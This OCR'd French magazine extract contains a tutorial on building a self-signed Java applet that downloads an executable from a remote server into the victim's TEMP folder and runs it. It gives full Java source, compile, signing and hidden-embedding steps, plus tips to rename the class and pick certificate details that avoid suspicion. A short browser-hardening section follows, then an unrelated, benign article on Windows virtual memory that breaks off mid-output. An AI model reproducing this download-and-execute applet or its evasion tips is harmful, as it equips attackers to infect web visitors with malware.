La signature de l'application n'est pas vérifiée, cependant si l'applet se trouve sur un site très visité ou un site de confiance, la plupart des visiteurs vont sûrement cliquer sur « Exécuter ».
Dans une première partie vous allez découvrir comment créer un de ses applets, comment le signer et comment l'insérer dans une page web.
Par la suite vous connaitrez les différentes méthodes de protection contre ce type d'attaque.

JAVA remote dl and exec

Sommaire :

Introduction :

Comment ce genre d'attaque est-il possible ?

La plate-forme Java fut l'un des premiers systèmes à offrir le support de l'exécution du code à partir de sources distantes.

Un applet peut fonctionner dans le navigateur web d'un utilisateur, exécutant du code téléchargé depuis un serveur HTTP.

Le code d'un applet fonctionne dans un espace très restrictif, ce qui protège l'utilisateur des codes erronés ou mal intentionnés.

Cet espace est délimité par un objet appelé *gestionnaire de sécurité*. Un tel objet existe aussi pour du code local, mais il est alors par défaut inactif.

Le gestionnaire de sécurité (la classe SecurityManager) permet de définir un certain nombre d'autorisations d'utilisation des ressources du système local (système de fichiers, réseau, propriétés système, ...).


Une autorisation définit :

1. un code accesseur (typiquement, une applet - éventuellement signée - envoyée depuis un serveur web);
2. une ressource locale concernée (par exemple un répertoire);
3. un ensemble de droits (par exemple lire/écrire).

Les éditeurs d'applet peuvent demander un certificat pour leur permettre de signer numériquement un applet comme sûre, leur donnant ainsi potentiellement (moyennant l'autorisation adéquate) la permission de sortir de l'espace restrictif et d'accéder aux ressources du système local.

C'est en utilisant ce certificat qu'une personne mal intentionnée va pouvoir créer un applet malveillant et le diffuser.

Analyse de l'attaque :



Les utilisateurs surfent sur un site internet, l'applet s'ouvre et demande d'installer un plugin. Si l'utilisateur accepte, l'applet fait télécharger un exécutable depuis un serveur distant et l'exécute en local.

JAVA remote dl and exec

Étant donné que le Java est multi-plateforme, les applets Java peuvent être exécutées sur différentes plateformes, dont Windows (Windows mobile inclus), UNIX, Mac OS, Linux et encore Symbian ce qui permet aux hackers de pouvoir toucher un maximum de public. Le deuxième avantage de cette attaque est de pouvoir changer le fichier qui sera exécuté via l'applet sans avoir à modifier l'applet lui même. Donc si l'applet est installé sur une centaine de sites et que l'exécutable devient détecté par beaucoup d'antivirus, le hacker n'a simplement qu'à remplacer le fichier depuis le serveur sur lequel il est hébergé. Le point faible de ce type d'attaque : le navigateur a besoin du plugin Java pour pouvoir exécuter un applet. Ce type d'attaque n'est pas nouveau, les premières utilisations de ces applets datent de 2005, Christopher Boyd, de chez Vital security recherchait des paroles de chansons quand sur certains sites il lui été proposé d'installer un applet Java. Cet applet téléchargeait un virus et l'exécutait. L'applet a été baptisé à l'époque **Java.OpenStream.t**

Depuis, de nombreuses variantes ont fait leur apparition...

Trojan.Java.ClassLoader.a
Trojan.Java.ClassLoader.b
Trojan.Java.ClassLoader.c
Trojan.Java.ClassLoader.d
BlackBox.class
BlackBoxJJ.class
BlackBox.class
RunString.class
...

Dans la suite de cet article vous sera présenté un exemple d'applet fonctionnant avec un exécutable pour toutes versions de Windows.

Création d'un exécutable de test :

Pour tester le fonctionnement d'un applet Java de type Download / execute nous allons d'abord créer un exécutable qui nous servira de test.
Nous allons utiliser un simple Hello World en C#

```
using System;

namespace hello_world
{
   class Program
   {
      static void Main(string[] args)
      {
         Console.WriteLine("Hello world !");
         Console.ReadLine();
      }
   }
}
```

Compilez sous evil.exe et uploadez le sur un site internet.
Nous allons maintenant passer à la partie Java.

Code source de l'applet :

Tout d'abord le code java :

```
import java.applet.Applet;
import java.io.*;
import java.net.URL;
import java.net.URLConnection;
import java.awt.*;
import java.net.*;


public class Evil extends Applet
{

   public void start()
   {
      try
      {
// On utilise le répertoire des fichiers temporaires pour pouvoir fonctionner avec vista et
seven
      String fileoot = System.getenv("TEMP");
```

JAVA remote dl and exec

```
// Le nom du fichier en local
        String fname = "\\evil.exe";
        String efool = fileoot.concat(fname);
        BufferedOutputStream bufferedoutputstream = null;
        InputStream inputstream = null;

// URL du fichier à télécharger
        URL url = new URL("http://tonsite.net/evil.exe");

// Création de evil.exe sur la machine
        bufferedoutputstream = new BufferedOutputStream(new FileOutputStream(efool));

// Téléchargement du fichier depuis l'URL donnée plus haut
        URLConnection urlconnection = url.openConnection();

// Copie du fichier de l'URL dans le fichier local
        inputstream = urlconnection.getInputStream();
        byte abyte0[] = new byte[1024];
        int i;
        for(long l = 0L; (i = inputstream.read(abyte0)) != -1; l += i)
            bufferedoutputstream.write(abyte0, 0, i);

        try
        {
            if(inputstream != null)
                inputstream.close();
            if(bufferedoutputstream != null)
                bufferedoutputstream.close();


        }
        catch(IOException ioexception) {
        }

// Exécution du fichier
        Runtime runtime = Runtime.getRuntime();
        try
        {
            Process process = runtime.exec(efool);
            process.waitFor();
BufferedReader bufferedreader = new BufferedReader(new
InputStreamReader(process.getInputStream()));


        }
        catch(Exception exception1) {
        }

        try
        {
            if(inputstream != null)
                inputstream.close();
            if(bufferedoutputstream != null)
                bufferedoutputstream.close();
        }
        catch(IOException ioexception1) {


      }
    }
    catch(Exception e) { }
  }



  public void main(String args[])
  {

start();

   }
}
```

Explication et personnalisation du code source :

Cette application en java va télécharger dans le dossier temporaire du PC de la victime le fichier evil.exe depuis l'URL mise dans *url =* puis va l'exécuter.

Remplacez l'URL dans u*rl = new URL("http://tonsite.net/evil.exe");* par votre URL.
Remplacez le nom du fichier de destination ici : *String fname = "\\evil.exe";*
Copiez et enregistrez sous Evil.java
Vous pouvez modifier le nom de l'applet pour le rendre moins suspicieux, pour cela vous devez renommer : *public class Evil extends Applet* en public *class cequetuveux extends Applet*
et enregistrer sous *cequetuveux.java*
Pour la suite du tutoriel je vais garder le nom Evil.

Compilation de l'application :


Maintenant que l'on a le Evil.java il va falloir le compiler.
Si vous n'avez pas encore le SDK java vous pouvez le télécharger ici : http://java.sun.com/javase/6/download.jsp

Ouvrez une fenêtre CMD (en mode administrateur si vous êtes sous Vista ou 7).
Naviguez vers le répertoire ou se trouve le SDK (chez moi : jdk1.6.0_16)

cd C:\Program Files\Java\jdk1.6.0_16\bin


Collez dans \bin le fichier Evil.java

Dans l'invite de commande tapez : *javac Evil.java*



Un fichier Evil.class viens normalement d'être créé dans le répertoire \bin

Il faut maintenant compiler la class en fichier .jar avec la commande suivante :



jar cf Evil.jar Evil.class
Vous avez maintenant un fichier Evil.jar

Création d'un certificat :


Votre applet est prêt il ne reste plus qu'à le signer avec un certificat.
Le certificat sera valide 6 mois.
Nous allons utiliser l'outil "keytool" présent dans le dossier \bin pour signer notre applet.
Dans l'invite de commande tapez :

keytool -genkey –keystore moncert –alias me

Répondez aux questions, retenez bien votre mot de passe pour la clé car il vous sera demandé par la suite.

- Prénom / nom
- Unité organisationnelle
- Nom de votre organisation
- Ville de résidence
- État ou Province
- Code pays à 2 lettres

Pour les informations requises essayez de mettre des données qui n'attire pas l'attention.




Ensuite on valide notre certificat :

keytool -selfcert -keystore moncert -alias me

Voila notre certificat est prêt, on doit maintenant l'assigner à notre applet.

jarsigner –keystore moncert Evil.jar me




Installation de l'applet sur une page web :

La dernière étape est l'insertion du code qui exécutera notre applet sur une page web.
Vous uploadez les fichiers Evil.class et Evil.jar sur votre site puis un fichier php qui contient :

<applet width='1' height='1' code='Evil.class' archive='Evil.jar'> </applet>


Voilà votre applet prêt à fonctionner.
Exemple de fonctionnement sur une fausse page aux couleurs de msn :



Une fois le bouton « *Exécuter* » cliqué, evil.exe se télécharge dans le répertoire TEMP de votre ordinateur et s'exécute.

Prévention contre ce type d'infection :

Comme on peut le voir, n'importe quel site peut-être utilisé à des fins de transmission de malware via un simple applet Java.
Il convient donc d'être très prudent lorsqu'on nous propose l'installation d'un plugin java, même si vous faîtes confiance au site, car il a peut être été modifié par une personne malveillante.
Pour sécuriser votre navigation vous pouvez désactiver les plugin Java ou encore les filtrer.



Avec **internet explorer** la procédure est la suivante :

choisissez le menu *Outils/Tools*, la rubrique *Options Internet/Internet Options*, l'onglet *Sécurité/Security* et finalement *Personnaliser le niveau/Custom Level*.
Faites défiler les choix jusqu'à *Script/Scripting*, puis désactivez *Active Scripting* et *Script des applets Java/Scripting of Java Applets.*

Pour **Netscape** :

Choisissez le menu *Édition/Edit*, la rubrique *Préférences/Preferences* et l'onglet *Avancé/Advanced*. Il suffit alors de désactiver *Activer Java/Enable Java* et *Activer JavaScript/Enable JavaScript*.

Pour **Firefox** :

Dans le menu *Outils / Options / Contenu* décochez *Activer Java et Activer JavaScript*

Il existe un add-on pour Mozilla Firefox qui permet de filtrer ou désactiver les pugins Java, Javascript ou encore ActiveX lors de la navigation, il est disponible ici : http://extensions.geckozone.org/noscript

Si vous ne désactivez pas les scripts Java, reste à vous de faire attention à ne pas autoriser les scripts de sites douteux ou signés par des entreprises méconnues.

<< Balade avec la mémoire virtuelle >>

Par Homeostasie

Date de publication : 15/12/2009

1.Introduction


Tout au long de ce "paper", nous allons nous promener dans le monde de la mémoire virtuelle sous une plateforme Windows 32 bits.
Pourquoi ce "paper"? L'idée m'est venue en aidant rapidement un internaute X sur un code d'injection de thread. Puis en y réfléchissant, nombre de programmeurs utilise la fameuse API VirtualAlloc*() pour allouer de l'espace mémoire dans un processus distant ou non. Notamment pour faire de l'injection de DLL ou de code, sans pour autant comprendre le mécanisme qui se cache derrière. D'autant plus que j'ai l'impression que la « toile » n'est pas très riche concernant ce thème.

Dans un premier temps, je présenterais l'utilité de la MV (Mémoire Virtuelle). J'expliquerais ensuite le principe de la pagination et de l'accès à la mémoire physique. Enfin, pour digérer, nous verrons quelques exemples qui montrent l'évolution de la MV lors des phases de réservation et d'engagement. Pour cela, je mettrais à disposition un petit outil que j'ai développé.

2.Présentation et utilité de la mémoire virtuelle

Avec l'augmentation du nombre de processus actifs gourmand en termes de mémoire, la mémoire physique ne peut pas toujours satisfaire l'ensemble des processus. C'est notamment grâce à la MV que ce problème est résolu, ceci en mettant à disposition des programmes plus de mémoire qu'ils en existent.

Dorénavant chaque processus reçoit son propre espace d'adressage de 4Go. Valeur issue du nombre de fils d'adresses du microprocesseur pour accéder à la mémoire physique, soit 2^32. A préciser que sur ces 4Go de mémoire adressable, 2 Go sont destinés au mode utilisateur et les 2 Go restant au noyau.



Disposition mémoire utilisateur/noyau


Alors quelle est la solution mise en œuvre ? Bien, étant donné que l'intégralité de la mémoire au bon fonctionnement d'un processus n'est pas nécessaire à un instant x, il est possible de stocker sur disque les parties inactives ou temporaires. C'est le fichier d'échange qui fera office "d'extension" de RAM. Ce fichier est nommé « swap file » sur plateforme Windows 95/98/ME et « page file » sur Windows NT, incluant Windows 2000 et XP (pagefile.sys).

Quand un programme tentera d'accéder à une adresse qui n'est pas couramment en RAM, cela générera une interruption, appelée « page fault ». Celle-ci demandera au système de récupérer à partir du « page file », la page de 4 Ko contenant l'adresse attendue.
A noter qu'au regard du processus, l'ensemble de la mémoire est toujours disponible. Ce dernier ne remarquera nullement que c'est le processeur qui intercepte l'accès et recharge la partie utile en RAM.

Le processeur divise la mémoire virtuelle en blocs de 4Ko appelés "page". Lorsque le code d'une application souhaite accéder à son espace d'adressage, le processeur effectue un calcul sur l'adresse virtuelle pour déterminer le numéro de la page concernée à partir de la table des pages (« page directories »).

Un avantage qui est apparu grâce au principe de pagination est la possibilité de projeter une même page dans plusieurs espaces d'adressage. Ainsi plusieurs processus accèderont sans le savoir à la même « page-frame » (emplacement physique) à partir d'endroits différents (emplacement dans la mémoire virtuelle). C'est notamment le cas lorsque plusieurs applications utilisent une DLL commune.

Concept de la gestion de la mémoire virtuelle.




3.Fonctionnement de la pagination et d'accès de la mémoire


Comme dit précédemment, lorsqu'un processus souhaite accéder à une page mémoire, l'adresse virtuelle doit être traduite en adresse physique. Cette transformation est réalisée via la table dite "répertoire de tables de pages", souvent abrégée en "répertoire de pages".
Cette table représente en fait un tableau de 1024 entrées de 32 bits, chaque entrée pointant sur l'adresse de base d'une table de page. De plus, une entrée fournit diverses informations sur l'état de la table de page concernée. C'est ainsi que le processeur découvre via un flag, si une page se trouve en mémoire physique ou au contraire, si il doit effectuer son chargement en RAM au préalable avant de fournir l'accès au processus. De même, il lui saura possible de déterminer si une table de pages est en lecture seule ou non, si celle-ci est disponible pour le monde utilisateur ou noyau.
A savoir que le point d'entrée du répertoire de page est stocké dans le registre CR3.

Les figures ci-aprés illustrent la conversion d'une adresse linéaire en adresse physique et la structure d'une entrée du répertoire de pages.

Conversion d'une addrese virtuelle en addresse physique



Structure d'une entrée du répertoire de page



Comme l'illustration le montre, les 10 bits supérieurs de l'adresse virtuelle donne l'indice d'accès à l'intérieur du répertoire de page pour obtenir l'adresse de la table de page concernée. On notera que l'on retrouve bien nos 2^10 (1024) entrées pour une taille finale du répertoire de page de 4 octets * 1024 entrées, soit 4Ko.
Les 10 bits suivants (12 à 21) de l'adresse virtuelle constituent un index dans la table de page. Comme précédemment une table de page à 1024 entrées et chaque éléments de la table a pour valeur la partie haute de l'emplacement de l'adresse physique (de 12 à 31). La valeur de cette entrée est aussi appelée "Page-Frame". La structure d'une entrée de la table de page est quasiment identique à celle d'une entrée du répertoire de page.
Enfin les 12 bits de poids faible restant de l'adresse virtuelle représentent un offset à coupler avec l'adresse de base pour obtenir l'adresse physique finale et ainsi récupérer les données voulues. L'offset peut atteindre une valeur de 2^12 octets soir 4096.

Je ne sais pas vous, mais moi cela me retourne le cerveau! Mais pourquoi donc tant de manipulation avec des index de table et des offsets ?

Imaginons deux cas possibles :

- Dans le premier cas, nous avons seulement 2 étages avec une table de pages sur 10 bits et un offset pour l'adresse de base sur 22 bits. Nous aurions donc 1024 entrées pointant chacune sur une page de 4Mb. Comme dit précédemment, la taille d'une page sur la plupart des systèmes est fixée à 4Kb. Alors pourquoi 4Mb n'est-il pas envisageable? A cause du gaspillage de mémoire dû à la fragmentation. Il est nettement préférable de perdre une page de 4Kb qu'une page de 4Mb. D'autant plus si le programme utilise seulement quelques dizaines octets d'une page.
Mais alors, pourquoi pas une page de 1Kb, voire 512 octets? Parce qu'en fait la MMU (Memory Management Unit) utilise une partie de la mémoire cache du processeur appelée TLB (Translation Lookaside Buffer) pour accélérer la traduction des adresses virtuelles en adresses physiques. Pour résumer brièvement, le TLB mémorise les derniers couples (page, offset) correspondant aux dernières pages physiques auxquelles le processeur a dû accéder, ainsi on évite la perte de temps pour effectuer la conversion d'une adresse virtuelle en adresse physique. En fait, avec l'augmentation de la taille mémoire RAM qu'un système possède de nos jours, il s'avère qu'une page de 4Kb n'est pas le bon compromis en terme de gaspillage mémoire versus temps de processeur pour effectuer la translation. En effet des pages de 16Kb seraient plutôt recommandées.

- Dans le second cas, oui oui, j'avais dit qu'il y en avait deux, nous aurons aussi deux 2 étages mais cette fois-ci une table de page sur 20 bits et un offset sur 12 bits afin d'obtenir des pages de 4Kb. Nous obtenons finalement une table qui prendra en mémoire pour chaque processus 4 octets * 2^20, soit 4Mb. Ceci n'est pas non plus raisonnable. Ainsi donc un étage supplémentaire est rajouté pour éviter de consommer inutilement de la mémoire pour chaque processus.

A ajouter en plus, la possibilité d'utiliser des flags de propriété dans chaque entrée des deux tables.

Mais maintenant, comment cela ce passe t'il dans un environnement multi-processus ? Pourquoi des processus peuvent employer la même adresse virtuelle dans leur espace adressable de 4Go sans pour autant qu'il y ait de collision en mémoire physique ?
Tout simplement, parce qu'à chaque processus actif est associé un répertoire de page distinct. Et c'est à chaque commutation de processus qu'un changement de contexte a lieu et qu'une nouvelle valeur du registre CR3 est chargée afin de pointer sur le bon répertoire de page.

Bon, c'est fait, j'ai grillé un neurone! Vite un ti-punch pour rétablir la connexion... Bizarrement, mon crâne résonne, martelé par les effluves de citron vert et de sucre de canne, la prochaine fois je prendrais du rhum sec.

4.Illustration par des exemples

Pour l'ensemble de ces tests, les logiciels utilisés sont :
VirtualMem.exe, un petit outil que j'ai codé pour s'amuser avec la MV.
Le logiciel "Process Explorer" de Sysinternals pour visualiser l'état de la MV, de la mémoire engagée et physique.

A noter que je suis sur un système avec 3Go de RAM et un « page file » de 5Go.

Astuce : Lorsqu'il sera nécessaire d'allouer des milliers de régions, je vous conseille de réduire la console afin d'obtenir le résultat plus rapidement.

4.1.Visualiser les informations concernant la MV sur son système et sur le processus VirtualMem.exe.

Pour cela lancez la commande suivante:
VirtualMem.exe --blocknum 8 où 8 représente le nombre de page allouée.

Ci-dessous le résultat obtenu:

```
Information about Virtual Memory
--------------------------------
Granularity for the starting address at which virtual memory can be allocated: 65536 (0x10000).
Computer page size: 4096 (0x1000).
Lowest memory address accessible: 65536 (0x10000).
Highest memory address accessible: 2147418111 (0x7fefffff).

/!\ Please, press key to reserve and commit virtual memory...

Reserve and commit Virtual Memory
---------------------------------
(00000) VirtualAlloc succeed to reserve a block. (Virtual Base Address of Block = 0x00500000)
        -> (00) VirtualAlloc succeed to commit a size of 4096 bytes.(Virtual Base Address of Page = 0x00500000)
